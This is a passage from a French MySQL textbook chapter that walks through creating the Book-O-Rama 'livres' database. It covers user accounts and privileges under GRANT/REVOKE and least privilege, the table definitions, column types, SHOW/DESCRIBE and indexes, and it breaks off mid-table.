Si vous avez installé MySQL sur votre propre ordinateur ou sur votre serveur, vous devez ouvrir une session sous le compte `root` et créer la base de données que nous utiliserons dans cette section. Si vous venez d'installer MySQL, `root` est le seul utilisateur qui existe et vous devez donc vous connecter sous son compte. Si vous utilisez MySQL sur un ordinateur administré par quelqu'un d'autre, servez-vous du nom d'utilisateur que l'on vous a fourni.

L'option `p` indique au serveur que vous souhaitez vous connecter en utilisant un mot de passe. Vous n'avez pas besoin de la spécifier si aucun mot de passe n'a été défini pour l'utilisateur sous lequel vous voulez ouvrir une session.

Si vous avez ouvert votre session sous le nom `root` et qu'aucun mot de passe n'a été défini pour `root`, nous vous recommandons fortement de consulter sans tarder l'Annexe A et de le définir tout de suite. Sans mot de passe `root`, votre système n'est pas du tout sécurisé.

Vous n'avez pas besoin de donner le mot de passe sur cette ligne, puisque le serveur MySQL vous le demandera. En fait, il vaut mieux ne pas le donner car, si vous le saisissez sur la ligne de commande, il apparaîtra clairement à l'écran et pourra donc être intercepté très facilement.

Après avoir saisi la commande précédente, vous devriez obtenir une réponse comme celle-ci :

```
Enter password:
```

Si vous n'obtenez pas cette ligne, vérifiez que le serveur MySQL fonctionne correctement et que la commande `mysql` se trouve dans votre `PATH`.

Il faut ensuite saisir votre mot de passe. Si tout se passe bien, vous devriez ensuite obtenir une réponse ressemblant à ceci :

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 5.0.0-alpha-max-debug

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Si vous n'obtenez pas une réponse similaire avec une installation sur votre propre machine, assurez-vous que vous avez bien exécuté `mysql install db`, que vous avez défini le mot de passe `root` et que vous l'avez saisi correctement. Si vous n'êtes pas responsable de l'installation de MySQL, assurez-vous que vous avez saisi le mot de passe correctement.

Vous devriez maintenant obtenir l'invite de commande de MySQL et être prêt à créer la base de données.

Si vous utilisez votre propre ordinateur, suivez les indications de la section suivante.

Si vous utilisez l'ordinateur de quelqu'un d'autre, la base de données devrait déjà être créée. Vous pouvez alors passer directement à la section "Utiliser la bonne base de données" ou lire les sections qui suivent à titre d'informations générales, mais vous ne serez pas capable d'exécuter les commandes indiquées dans ces sections ou, tout du moins, vous ne devriez pas être autorisé à le faire !

Création des bases de données et des utilisateurs

Le système de base de données MySQL peut gérer de nombreuses bases de données. Généralement, il existe une base de données par application. Dans notre exemple de la librairie Book-O-Rama, la base de données s'appellera `livres`.

La création de la base de données est la partie la plus simple. Sur la ligne de commande de MySQL, saisissez la commande suivante :

```
mysql> create database livres;
```

C'est tout. Vous devriez obtenir une réponse comme celle-ci (au temps d'exécution près) :

```
Query OK, 1 row affected (0.06 sec)
```

Cette réponse signifie que tout s'est bien passé. Si vous obtenez une autre réponse, assurez-vous que vous n'avez pas oublié de saisir le point-virgule à la fin de la ligne. Un point-virgule indique à MySQL que vous avez terminé de saisir votre commande et qu'il doit l'exécuter.

Configuration des utilisateurs et des privilèges

Un système MySQL peut compter plusieurs utilisateurs. Pour des raisons de sécurité, l'utilisateur `root` ne devrait servir qu'aux tâches d'administration. Vous devez définir un nom et un mot de passe pour chaque utilisateur devant avoir accès à MySQL. Ces noms d'utilisateurs ne correspondent pas forcément aux noms d'utilisateurs ou aux mots de passe existant en dehors de MySQL (les noms d'utilisateurs et les mots de passe Unix ou Windows, par exemple). Ce principe est également valable pour le compte `root`. Il est généralement conseillé de choisir un mot de passe différent pour les comptes du système et pour les comptes de MySQL, en particulier pour le compte `root`.

Bien qu'il ne soit pas obligatoire de créer des mots de passe pour les utilisateurs, nous vous conseillons fortement de choisir un mot de passe pour tous les utilisateurs que vous créez. Dans le cadre de la configuration d'une base de données web, il est généralement intéressant de créer au moins un utilisateur par application web. Vous pouvez vous demander pourquoi ; la réponse se trouve dans les privilèges.

Introduction au système de privilèges de MySQL

L'une des caractéristiques les plus intéressantes de MySQL est qu'il dispose d'un système de privilèges évolué. Un *privilège* est le droit d'effectuer une action particulière sur un objet spécifique, sous un compte utilisateur donné. Ce concept ressemble beaucoup aux droits d'accès des fichiers.

Lorsque vous créez un utilisateur dans MySQL, vous lui accordez un ensemble de privilèges pour indiquer ce qu'il peut faire et ne peut pas faire dans le système.

Principe des privilèges minimaux

Ce principe permet d'améliorer la sécurité de n'importe quel système informatique. Il s'agit d'un principe à la fois très simple et très important, que l'on oublie un peu trop souvent et qui peut se résumer de la manière suivante :

> Un utilisateur (ou un processus) doit posséder le niveau de privilège le plus bas possible pour pouvoir effectuer correctement sa tâche.

Ce principe s'applique également à MySQL. Pour, par exemple, exécuter des requêtes à partir du Web, un utilisateur n'a pas besoin de posséder tous les privilèges auxquels `root` a accès. Il convient par conséquent de créer un autre utilisateur qui possède uniquement les privilèges nécessaires pour accéder à la base de données que vous venez de créer.

Configuration des utilisateurs : la commande *GRANT*

Les commandes `GRANT` et `REVOKE` servent à accorder ou à retirer des droits d'accès aux utilisateurs de MySQL, selon quatre niveaux de privilèges :

- global ;
- base de données ;
- table ;
- colonne.

Nous verrons bientôt comment les utiliser.

La commande `GRANT` crée des utilisateurs et leur octroie des privilèges. Voici son format général :

```
GRANT privilèges [colonnes]
ON élément
TO nom_utilisateur [IDENTIFIED BY 'mot de passe']
[REQUIRE options ssl]
[WITH GRANT OPTION | limites ]  ]
```

Les clauses entre crochets sont facultatives. Cette syntaxe comprend plusieurs paramètres en italique que nous allons passer en revue.

Le premier, *`privilèges`*, est une liste de privilèges séparés par des virgules. Ces privilèges doivent être choisis dans une liste prédéfinie de MySQL, que nous présenterons dans la prochaine section.

Le paramètre *colonnes* est facultatif. Vous pouvez l'utiliser pour préciser les privilèges associés à certaines colonnes. Il peut correspondre au nom d'une seule colonne ou à une liste de noms de colonnes séparés par des virgules.

Le paramètre *élément* correspond à la base de données ou à la table à laquelle s'appliquent les privilèges.

Vous pouvez octroyer des privilèges sur toutes les bases de données en indiquant `*.*` à la place de *élément*. On accorde alors des privilèges *globaux*. Vous pouvez aussi indiquer `*` si vous n'utilisez aucune base de données particulière.

Le plus souvent, vous désignerez toutes les tables d'une base de données avec *nom base*`.*`, une table particulière avec *nom base*`.`*nom table*, ou des colonnes spécifiques avec *nom base*`.`*nom table* et les colonnes en question à la place de *colonnes*. Ces trois approches représentent respectivement les trois autres niveaux de privilèges disponibles : sur une *base de données*, une *table* et une *colonne*. Si vous utilisez une base de données spécifique lorsque vous exécutez cette commande, *nom table* sera interprété comme une table de la base de données courante.

nom utilisateur doit correspondre au nom de l'utilisateur sous lequel vous souhaitez ouvrir une session dans MySQL. N'oubliez pas que ce nom ne doit pas forcément correspondre à votre nom d'utilisateur sur votre système d'exploitation. Avec MySQL, *nom utilisateur* peut également correspondre à un nom d'hôte. Vous pouvez utiliser cette particularité pour différencier, par exemple, `laura` (qui sera interprété comme `laura@localhost`) et `laura@autre part.com`. Cette particularité est très intéressante puisqu'il arrive souvent que des utilisateurs de différents domaines aient le même nom en local. En outre, cette caractéristique améliore la sécurité du système, puisque vous pouvez spécifier l'endroit à partir duquel les utilisateurs se connectent, et même les tables et les bases de données auxquelles ils ont accès à partir d'un emplacement particulier.

mot de passe désigne le mot de passe que vous avez choisi pour l'utilisateur indiqué. Les règles générales pour choisir les mots de passe doivent toujours être respectées. Nous reviendrons un peu plus loin sur les problèmes de sécurité, mais, d'une manière générale, un mot de passe ne doit pas pouvoir être deviné facilement. Cela signifie qu'il ne doit figurer dans aucun dictionnaire et qu'il doit être différent du nom de l'utilisateur. Idéalement, il doit contenir des lettres majuscules, des lettres minuscules et des caractères non alphabétiques.

La clause `REQUIRE` vous permet de préciser que l'utilisateur doit se connecter *via* SSL (*Secure Sockets Layer*) et d'indiquer d'autres options SSL. Pour plus d'informations

concernant les connexions SSL à MySQL, reportez-vous au manuel MySQL. L'option `WITH GRANT OPTION`, lorsqu'elle est indiquée, permet à l'utilisateur sélectionné de transmettre ses privilèges à d'autres utilisateurs.

À la place de `WITH GRANT OPTION`, vous pouvez également utiliser les *limites* suivantes :

```
MAX_QUERIES_PER_HOUR n
```

ou

```
MAX_UPDATES_PER_HOUR n
```

ou

```
MAX_CONNECTIONS_PER_HOUR n
```

Ces clauses vous permettent de limiter le nombre de requêtes, de mises à jour ou de connexions par heure qu'un utilisateur est autorisé à effectuer. Elles peuvent être utiles lorsqu'il importe de limiter la charge des utilisateurs individuels sur des systèmes partagés.

Les privilèges sont enregistrés dans cinq tables système appartenant à la base de données `mysql`. Ces cinq tables s'appellent `mysql.user`, `mysql.db`, `mysql.host`, `mysql.tables priv` et `mysql.columns priv` et correspondent directement aux niveaux de privilèges que nous avons déjà mentionnés. Si vous ne souhaitez pas passer par `GRANT`, vous pouvez modifier directement ces tables. Nous y reviendrons en détail au Chapitre 12.

Types et niveaux des privilèges

Il existe trois principaux types de privilèges dans MySQL : les privilèges des utilisateurs classiques, les privilèges des administrateurs et deux privilèges particuliers. N'importe quel utilisateur peut obtenir ces privilèges, mais il est généralement préférable de réserver les privilèges d'administration aux administrateurs, conformément au principe des privilèges minimaux.

Les privilèges ne devraient être octroyés aux utilisateurs que pour les bases de données et les tables qu'ils ont besoin d'utiliser. La base de données `mysql` ne doit être accessible qu'aux administrateurs car elle stocke les informations sur les utilisateurs, les mots de passe, etc. (nous reviendrons sur cette base de données au Chapitre 12).

Les privilèges des utilisateurs normaux sont directement associés à des types spécifiques de commandes SQL et indiquent si un utilisateur a le droit d'exécuter ces commandes. Nous reviendrons sur ces commandes SQL au chapitre suivant. Pour l'instant, nous étudierons une description conceptuelle de leurs actions. Les privilèges

d'un utilisateur normal sont présentés dans le Tableau 9.1. La deuxième colonne indique les objets auxquels chaque privilège peut être appliqué.

Tableau 9.1 : Privilèges des utilisateurs normaux

Privilège	*Applicable à*	*Description*
`SELECT`	Tables, colonnes	Permet aux utilisateurs de sélectionner des lignes (des enregistrements) dans des tables.
`INSERT`	Tables, colonnes	Permet aux utilisateurs d'insérer de nouvelles lignes dans des tables.
`UPDATE`	Tables, colonnes	Permet aux utilisateurs de modifier les valeurs existantes dans les lignes des tables.
`DELETE`	Tables	Permet aux utilisateurs de supprimer des lignes existantes dans des tables.
`INDEX`	Tables	Permet aux utilisateurs de créer et de supprimer des index dans des tables.
`ALTER`	Tables	Permet aux utilisateurs de modifier la structure de tables existantes, par exemple en ajoutant des colonnes, en renommant des colonnes ou des tables ou en modifiant le type des données de certaines colonnes.
`CREATE`	Bases de données, tables	Permet aux utilisateurs de créer de nouvelles bases de données ou de nouvelles tables. Si une table ou une base de données particulières sont indiquées dans la commande `GRANT`, le privilège `CREATE` est limité à la base de données ou à la table indiquée, ce qui signifie qu'il faudra au préalable la supprimer (avec `DROP`).
`DROP`	Bases de données, tables	Permet aux utilisateurs de supprimer des bases de données ou des tables.

La plupart des privilèges des utilisateurs normaux sont relativement inoffensifs en termes de sécurité. Le privilège `ALTER` peut permettre de contourner les privilèges système en renommant des tables, mais les utilisateurs en ont souvent besoin. La sécurité est toujours un compromis entre la sûreté et la simplicité d'utilisation. Vous devrez donc prendre vos propres décisions quant à `ALTER`, mais il faut savoir que ce privilège est souvent accordé aux utilisateurs normaux.

Outre ceux du Tableau 9.1, les privilèges appelés `REFERENCES` et `EXECUTE` existent mais ne sont pas encore utilisés et le privilège `GRANT` n'est octroyé que par la clause `WITH GRANT OPTION` ; il ne peut pas apparaître dans la liste *`privilèges`*.

Le Tableau 9.2 présente les privilèges réservés aux administrateurs.

Tableau 9.2 : Privilèges des administrateurs

Privilège	*Description*
`CREATE TEMPORARY TABLES`	Permet à un administrateur d'utiliser le mot-clé `TEMPORARY` dans une instruction `CREATE TABLE`.
`FILE`	Autorise les données à être lues dans des tables depuis des fichiers et *vice versa*.
`LOCK TABLES`	Autorise l'utilisation explicite d'une instruction `LOCK TABLES`.
`PROCESS`	Permet à un administrateur de visualiser les processus serveur qui appartiennent à tous les utilisateurs.
`RELOAD`	Permet à un administrateur de recharger les tables de privilèges et de réinitialiser les privilèges, les hôtes, les journaux et les tables.
`REPLICATION CLIENT`	Autorise l'utilisation de `SHOW STATUS` sur les maîtres et les esclaves de réplication. La réplication est traitée au Chapitre 12.
`REPLICATION SLAVE`	Autorise les serveurs esclaves de réplication à se connecter au serveur maître. La réplication est traitée au Chapitre 12.
`SHOW DATABASES`	Autorise la consultation de la liste de toutes les bases de données avec une instruction `SHOW DATABASES`. Sans ce privilège, les utilisateurs ne voient que les bases de données pour lesquelles ils possèdent d'autres privilèges.
`SHUTDOWN`	Autorise un administrateur à arrêter le serveur MySQL.
`SUPERT`	Autorise un administrateur à tuer des threads appartenant à n'importe quel utilisateur.

Vous pouvez attribuer ces privilèges à des utilisateurs normaux, mais nous vous conseillons de ne le faire qu'après avoir très soigneusement estimé toutes les conséquences.

Le cas est un peu différent pour le privilège `FILE` car il peut être intéressant pour les utilisateurs puisqu'il permet de charger des données à partir de simples fichiers, ce qui peut leur faire gagner beaucoup de temps en leur évitant d'avoir à saisir leurs données dans leurs bases. Cependant, le mécanisme de chargement de fichiers peut servir à charger n'importe quel fichier visible par le serveur MySQL, y compris des bases de données appartenant à d'autres utilisateurs et, éventuellement, des fichiers de mots

de passe. Ce privilège ne doit donc être accordé qu'avec beaucoup de précautions et vous pouvez préférer charger les données des utilisateurs à leur place.

Il existe également deux privilèges particuliers, présentés dans le Tableau 9.3.

Tableau 9.3 : Privilèges particuliers

Privilège	*Description*
`ALL`	Accorde tous les privilèges présentés dans les Tableaux 9.1 et 9.2. Vous pouvez également écrire `ALL PRIVILEGES` à la place de `ALL`.
`USAGE`	N'accorde aucun privilège. Cela permet de créer un utilisateur et de ne l'autoriser qu'à ouvrir une session, sans pouvoir faire autre chose. Généralement, il s'agit simplement d'une première étape avant d'ajouter d'autres privilèges.

La commande *REVOKE*

L'inverse de `GRANT` s'appelle `REVOKE`. Cette commande supprime des privilèges aux utilisateurs. Sa syntaxe ressemble beaucoup à celle de `GRANT` :

```
REVOKE privilèges [(colonnes)]
ON élément
FROM nom_utilisateur
```

Si vous avez octroyé le privilège `GRANT` avec la clause `WITH GRANT OPTION`, vous pouvez le supprimer de cette façon (avec tous les autres privilèges) :

```
REVOKE All PRIVILEGES, GRANT
FROM nom_utilisateur
```

Exemples d'utilisation de *GRANT* et de *REVOKE*

Pour configurer le compte d'un administrateur, vous pouvez saisir la commande suivante :

```
mysql> grant all
    -> on *
    -> to fred identified by 'mnb123'
    -> with grant option;
```

Cette commande accorde tous les privilèges sur toutes les bases de données à un utilisateur appelé `fred`, avec le mot de passe `mnb123`, et l'autorise à transmettre ces privilèges.

Si vous vous ravisez et que vous ne vouliez pas de cet utilisateur dans votre système, vous pouvez le supprimer avec la commande suivante :

```
mysql> revoke all privileges, grant
    -> on *
    -> from fred;
```

Voyons maintenant comment configurer le compte d'un utilisateur normal, sans aucun privilège :

```
mysql> grant usage
    -> on livres.*
    -> to martine identified by 'magic123';
```

Après avoir discuté un peu avec Martine, et après avoir appris ce qu'elle souhaite réellement faire, vous pouvez lui fournir les privilèges appropriés :

```
mysql> grant select, insert, update, delete, index, alter, create, drop
    -> on livres.*
    -> to martine;
```

Vous remarquerez qu'il n'y a pas besoin de spécifier le mot de passe de Martine pour effectuer cette opération.

Si vous vous rendez compte que Martine abuse de ses privilèges, vous pouvez les réduire :

```
mysql> revoke alter, create, drop
    -> on livres.*
    -> from martine;
```

Et, pour terminer, lorsqu'elle n'a plus besoin d'utiliser la base de données, vous pouvez supprimer tous ses droits :

```
mysql> revoke all
    -> on livres.*
    -> from martine;
```

Configurer un utilisateur pour le Web

Vous devrez configurer un utilisateur pour que vos scripts PHP puissent se connecter à MySQL. Une fois encore, nous pouvons appliquer le principe de privilèges minimaux pour déterminer ce que les scripts doivent pouvoir faire.

Dans la plupart des cas, il leur suffit de sélectionner, d'insérer, de supprimer et de mettre à jour des lignes dans des tables, grâce à `SELECT`, `INSERT`, `DELETE` et `UPDATE`. Vous pouvez octroyer ces privilèges grâce à la commande suivante :

```
mysql> grant select, insert, delete, update
    -> on livres.*
    -> to bookorama identified by 'bookorama123';
```

Pour des raisons de sécurité évidentes, vous devez choisir un meilleur mot de passe que celui-ci.

Si vous passez par un service d'hébergement web, vous avez en général accès aux autres privilèges utilisateur sur une base de données que ce service crée pour vous. Les services d'hébergement web donnent souvent les mêmes noms utilisateurs et mots de passe pour l'accès en ligne de commande (la définition des tables, etc.) et pour les

connexions des scripts web (les requêtes sur la base de données). Cette pratique est juste un peu moins sécurisée. Vous pouvez configurer un utilisateur avec ce niveau de privilèges de la manière suivante :

```
mysql> grant select, insert, update, delete, index, alter, create, drop
    -> on livres.*
    -> to bookorama identified by 'bookorama123';
```

Utilisez cette seconde version de l'utilisateur, car vous en aurez besoin dans la prochaine section.

Vous pouvez quitter le moniteur MySQL en tapant la commande `quit`. Essayez ensuite d'ouvrir une nouvelle session sous le nom de votre utilisateur web, afin de vérifier que tout fonctionne correctement. Si l'instruction `GRANT` que vous avez lancée a été exécutée mais que l'accès vous soit refusé lorsque vous tentez de vous connecter, cela signifie généralement que vous n'avez pas supprimé les utilisateurs anonymes au cours du processus d'installation. Reconnectez-vous en tant que `root` et consultez l'Annexe A pour plus d'informations concernant la manière de supprimer les comptes anonymes. Vous devriez alors pouvoir vous connecter en tant qu'utilisateur web.

Utiliser la bonne base de données

Si vous n'avez eu aucun problème particulier, vous devriez avoir ouvert une session sous un compte d'utilisateur MySQL pour tester les exemples de code, soit parce que vous venez de configurer cet utilisateur, soit parce que l'administrateur du serveur web l'a fait pour vous.

La première chose à faire après avoir ouvert une session consiste à indiquer la base de données avec laquelle vous souhaitez travailler. Pour cela, saisissez la commande suivante :

```
mysql> use nom_base;
```

où *nom base* correspond au nom de votre base de données.

Vous pouvez vous passer de cette commande si vous indiquez directement le nom de la base de données lorsque vous ouvrez votre session, comme ici :

```
mysql -D nom_base -h hôte -u utilisateur -p
```

Dans cet exemple, nous utiliserons la base de données `livres` :

```
mysql> use livres;
```

Lorsque vous tapez cette commande, MySQL devrait vous répondre par une ligne comme celle-ci :

```
Database changed
```

Si vous ne sélectionnez aucune base de données avant de commencer votre travail, MySQL affichera un message d'erreur :

```
ERROR 1046 (3D000): No Database Selected
```

Création des tables de la base de données

L'étape suivante dans la configuration de la base de données consiste à créer les tables. Pour cela, vous pouvez vous servir de la commande SQL `CREATE TABLE`. Voici le format général de cette instruction :

```
CREATE TABLE nom_table(colonnes)
```

INFO

MySQL propose plusieurs types de tables ou moteurs de stockage, dont certains permettent d'effectuer des transactions sûres. Nous présenterons ces types de tables au Chapitre 13. Pour le moment, toutes les tables de la base de données utiliseront le moteur de stockage par défaut, MyISAM.

Il faut évidemment remplacer le paramètre `nom table` par le nom de la table que vous souhaitez créer et le paramètre `colonnes` par la liste des colonnes de votre table, séparées par des virgules.

Chaque colonne possède un nom, suivi d'un type de données.

Voici à nouveau le schéma de Book-O-Rama :

```
Clients(IDClient, Nom, Adresse, Ville)
Commandes(IDCommande, IDClient, Montant, Date)
Livres(ISBN, Auteur, Titre, Prix)
Livres_Commandes(IDCommande, ISBN, Quantite)
Commentaires_Livres(ISBN, Commentaire)
```

Le Listing 9.1 présente le code SQL permettant de créer ces tables, en supposant que vous avez déjà créé la base de données `livres`. Vous trouverez ce programme SQL sur le site Pearson, dans le fichier *chapitre09/bookorama.sql*.

Vous pouvez demander à MySQL d'exécuter un fichier SQL existant, du site Pearson, en saisissant une commande comme celle-ci :

```
> mysql -h hôte -u bookorama -D livres -p < bookorama.sql
```

(N'oubliez pas de remplacer *hôte* par le nom de votre hôte.)

La redirection de l'entrée standard est très pratique puisqu'elle permet de modifier votre programme SQL dans l'éditeur de texte de votre choix avant de l'exécuter.

Listing 9.1 : *bookorama.sql* — Le programme SQL permettant de créer les tables de Book-O-Rama

```
create table clients
( idclient int unsigned not null auto_increment primary key,
  nom char(50) not null,
  adresse char(100) not null,
  ville char(30) not null
);

create table commandes
( idcommande int unsigned not null auto_increment primary key,
  idclient int unsigned not null,
  montant float(6,2),
  date date not null
);

create table livres
(  isbn char(13) not null primary key,
   auteur char(50),
   titre char(100),
   prix float(4,2)
);

create table livres_commandes
( idcommande int unsigned not null,
  isbn char(13) not null,
  quantite tinyint unsigned,
  primary key (idcommande, isbn)
);

create table commentaires_livres
(
  isbn char(13) not null primary key,
  commentaire text
);
```

Chaque table crée sa propre instruction `CREATE TABLE`. Vous remarquerez que nous avons créé chaque table de ce schéma avec les colonnes que nous avons mises en place au chapitre précédent. Le type de données de chaque colonne est indiqué directement après son nom. En outre, certaines colonnes possèdent d'autres particularités.

Signification des autres mots-clés

`NOT NULL` signifie que toutes les lignes de la table doivent posséder une valeur associée à cet attribut. S'il n'est pas indiqué, le champ peut être vide (`NULL`).

`AUTO INCREMENT` est une fonctionnalité particulière de MySQL que vous pouvez utiliser sur des colonnes contenant des nombres entiers. Ce mot-clé signifie que si nous laissons ce champ vide lorsque nous insérons de nouvelles lignes dans la table, MySQL génère automatiquement une valeur d'identification unique. Cette valeur correspond à la valeur

maximale existant dans la colonne, incrémentée de 1. Cette caractéristique ne peut être utilisée qu'une fois dans chaque table. Les colonnes qui spécifient `AUTO INCREMENT` doivent être indexées.

Le mot-clé `PRIMARY KEY`, lorsqu'il est indiqué après un nom de colonne, indique que cette colonne est la clé primaire de la table. Les entrées de cette colonne doivent être uniques. MySQL indexe automatiquement cette colonne. Vous remarquerez que, lorsque nous nous en sommes servis avec `idclient` dans la table `clients`, nous l'avons utilisé avec `AUTO INCREMENT`. L'indexage automatique des clés primaires s'occupe des index nécessaires pour `AUTO INCREMENT`.

`PRIMARY KEY` ne peut apparaître qu'une seule fois dans la définition d'une table. La clause `PRIMARY KEY` à la fin de l'instruction `commandes livres` utilise donc une autre forme puisque la clé primaire de cette table est formée de deux colonnes pour lesquelles nous n'aurions pas eu le droit de répéter `PRIMARY KEY`. Notons que cette clé de deux colonnes crée également un index reposant sur les deux colonnes à la fois.

`UNSIGNED` après un type entier signifie qu'il ne peut pas prendre une valeur négative.

Analyse des types de colonnes

Prenons comme exemple la première table :

```
create table clients
( idclient int unsigned not null auto_increment primary key,
  nom char(50) not null,
  adresse char(100) not null,
  ville char(30) not null
);
```

Lorsqu'une table est créée, il faut choisir le type de chaque colonne.

Pour la table `clients`, nous avons bien quatre colonnes, comme l'indiquait notre schéma. La première colonne, `idclient`, correspond à la clé primaire, que nous avons indiquée directement. Nous avons choisi qu'elle contiendrait des nombres entiers (c'est-à-dire des données de type `int`) et que ces identifiants seraient non signés (de type `unsigned`). Nous nous sommes également servis de `auto increment`, pour que MySQL puisse gérer ces informations à notre place : cela fait toujours une chose de moins à faire.

Toutes les autres colonnes contiennent des chaînes de caractères, c'est pourquoi nous avons choisi le type `char`. Ce type indique des champs de largeur fixe. Cette taille est donnée entre crochets, donc, par exemple, `nom` peut contenir jusqu'à cinquante caractères.

Ce type de données alloue cinquante caractères pour chaque entrée, même si tous les caractères ne sont pas utilisés. MySQL complètera alors les données avec des espaces pour les justifier sur cinquante caractères. Nous aurions pu choisir le type `varchar`, qui permet d'allouer uniquement la mémoire nécessaire pour chaque champ (plus un octet).

Une fois encore, il s'agit d'un petit compromis : `varchar` utilise moins de place, mais `char` est plus rapide.

Vous remarquerez que toutes les colonnes sont déclarées comme étant `NOT NULL`. Il s'agit d'une petite optimisation qu'il ne faut pas hésiter à mettre en œuvre lorsque c'est possible.

Nous reviendrons sur les questions d'optimisation au Chapitre 12.

La syntaxe de certaines instructions `CREATE` est légèrement différente. Examinons maintenant la table `commandes` :

```
create table commandes
( idcommande int unsigned not null auto_increment primary key,
  idclient int unsigned not null,
  montant float(6,2),
  date date not null
);
```

La colonne `montant` est indiquée comme un nombre à virgule flottante de type `float`. Avec la plupart des types de données flottantes, il est possible de préciser la largeur de l'affichage et le nombre de chiffres après la virgule. Dans ce cas, le montant des commandes sera en euros, c'est pourquoi nous avons choisi une largeur assez importante (6) et deux chiffres décimaux, pour les centimes.

La colonne `date` possède le type de données `date`.

Dans cette table particulière, toutes les colonnes (sauf `montant`) sont marquées avec `NOT NULL`. En effet, lorsqu'une commande est entrée dans la base de données, nous devons l'ajouter dans la table des commandes, puis ajouter les éléments correspondants dans `commandes_livres` avant de traiter la commande. Il est donc tout à fait possible que nous ne connaissions pas le montant de la commande lorsque celle-ci est effectuée, c'est pourquoi nous l'autorisons à être `NULL`.

La table `livres` possède des caractéristiques similaires :

```
create table livres
(  isbn char(13) not null primary key,
   auteur char(50),
   titre char(100),
   prix float(4,2)
);
```

Ici, nous n'avons pas besoin de produire une clé primaire parce que les numéros `ISBN` sont créés à un autre endroit. Les autres champs peuvent être `NULL`, puisqu'une librairie peut connaître le code `ISBN` d'un livre avant de connaître ses autres caractéristiques (`titre`, `auteur` ou `prix`).

La table `livres commandes` montre comment créer une clé primaire sur plusieurs colonnes :

```
create table livres_commandes
( idcommande int unsigned not null,
  isbn char(13) not null,
  quantite tinyint unsigned,
  primary key (idcommande, isbn)
);
```

Nous avons indiqué les quantités de livres avec `TINYINT UNSIGNED`, qui peut contenir des nombres entiers positifs compris entre 0 et 255.

Comme nous l'avons déjà mentionné, les clés primaires réparties sur plusieurs colonnes doivent être spécifiées avec une clause de clé primaire particulière. C'est ce que nous utilisons ici.

Pour terminer, voici la table `commentaires livres_` :

```
create table commentaires_livres
(
  isbn char(13) not null primary key,
  commentaire text
);
```

Cette table utilise un nouveau type de données, `text`, que nous n'avons pas encore mentionné. Ce type est intéressant pour les chaînes de caractères plus longues, comme un commentaire ou un article. Il en existe plusieurs variantes, que nous examinerons un peu plus loin dans ce chapitre.

Pour comprendre plus finement la création des tables, intéressons-nous aux noms des colonnes et aux identificateurs en général, puis aux types de données que nous pouvons choisir pour les colonnes. Mais, pour l'instant, examinons d'abord la base de données que nous venons de créer.

Examiner la base de données avec *SHOW* et *DESCRIBE*

Ouvrez une session avec le moniteur MySQL et sélectionnez la base de données `livres`. Vous pouvez afficher les tables de cette base de données en saisissant la commande suivante :

```
mysql> show tables;
```

MySQL affiche alors la liste de toutes les tables de cette base de données :

```
+---------------------+
| Tables in livres    |
+---------------------+
| clients             |
| commandes           |
| commentaires_livres |
| livres              |
| livres_commandes    |
+---------------------+
5 rows in set (0.06 sec)
```

Vous pouvez également vous servir de la commande `show` pour afficher la liste des bases de données, par exemple avec la commande suivante :

```
mysql> show databases;
```

Si vous ne possédez pas le privilège `SHOW DATABASES`, vous ne verrez que la liste des bases de données pour lesquelles vous possédez des privilèges.

Pour afficher plus d'informations sur une table particulière, par exemple la table `livres`, servez-vous de `DESCRIBE` :

```
mysql> describe livres;
```

MySQL affiche alors les informations que vous avez fournies lors de la création de la base de données :

```
+--------+------------+------+-----+---------+-------+
| Field  | Type       | Null | Key | Default | Extra |
+--------+------------+------+-----+---------+-------+
| isbn   | char(13)   | NO   | PRI | NULL    |       |
| auteur | char(50)   | YES  |     | NULL    |       |
| titre  | char(100)  | YES  |     | NULL    |       |
| prix   | float(4,2) | YES  |     | NULL    |       |
+--------+------------+------+-----+---------+-------+
4 rows in set (0.00 sec)
```

Ces commandes sont utiles pour vous rappeler le type de données d'une colonne ou pour parcourir une base de données que vous n'avez pas créée vous-même.

Création d'index

Nous avons déjà rapidement fait mention des index car la désignation de clés primaires crée automatiquement des index sur les colonnes concernées.

L'un des problèmes courants auxquels sont confrontés les nouveaux utilisateurs MySQL concerne le regret que ces derniers expriment au sujet des mauvaises performances de cette base de données qu'on leur a pourtant annoncée être rapide comme l'éclair. Ce problème de performances survient parce qu'ils n'ont pas créé d'index sur leur base de données (il est en effet possible de créer des tables sans clé primaire et sans index).

Pour commencer, les index qui ont été automatiquement créés pour vous feront l'affaire. Si vous constatez que vous devez exécuter un grand nombre de requêtes sur une colonne qui n'est pas une clé, il peut être souhaitable d'ajouter un index sur cette colonne afin d'améliorer les performances. Vous pouvez le faire avec l'instruction `CREATE INDEX`, dont la syntaxe est la suivante :

```
CREATE [UNIQUE|FULLTEXT] INDEX nom_index
ON nom_table (nom_colonne_index [(longueur)] [ASC|DESC], ...])
```

Les index `FULLTEXT` sont utilisés pour indexer des champs texte. Nous reviendrons sur ce sujet au Chapitre 13.

Le champ facultatif *`longueur`* permet de préciser que seuls les *`longueur`* premiers caractères du champ doivent être indexés. Vous pouvez également indiquer si l'index doit être croissant (`ASC`) ou décroissant (`DESC`) ; par défaut, les index sont croissants.

Identificateurs MySQL

Il existe cinq types d'identificateurs dans MySQL : les bases de données, les tables, les colonnes, les index, que nous connaissons déjà, et les alias, que nous étudierons au prochain chapitre.

Avec MySQL, les bases de données correspondent à des répertoires et les tables, à des fichiers du système de fichiers sous-jacent. Cette correspondance a un effet direct sur les noms que vous pouvez leur donner. Elle influe également sur la casse de ces noms : si votre système d'exploitation tient compte de la différence entre les majuscules et les minuscules dans les noms des répertoires et des fichiers, les noms des bases de données et des tables seront également sensibles à cette différence. Unix, par exemple, fait la distinction entre les majuscules et les minuscules, ce qui n'est pas le cas de Windows. Quel que soit le système d'exploitation sous-jacent, les noms des colonnes et des alias ne tiennent en revanche jamais compte des majuscules et des minuscules, bien que vous ne puissiez pas utiliser différentes casses du même nom dans une même instruction SQL.

En outre, l'emplacement des répertoires et des fichiers contenant vos données dépend de votre configuration. Vous pouvez connaître cet emplacement grâce à l'utilitaire `mysqladmin` :

```
> mysqladmin -h hôte -u root -p variables
```

Recherchez la variable `datadir` dans le résultat de la commande précédente.

Le Tableau 9.4 présente un résumé des différents identificateurs. Il faut également savoir qu'il est impossible d'utiliser les caractères ASCII 0 et 255 ni l'apostrophe dans les identificateurs.

Tableau 9.4 : Identificateurs MySQL

Type	*Longueur maximale*	*Majuscules/ minuscules*	*Caractères autorisés*
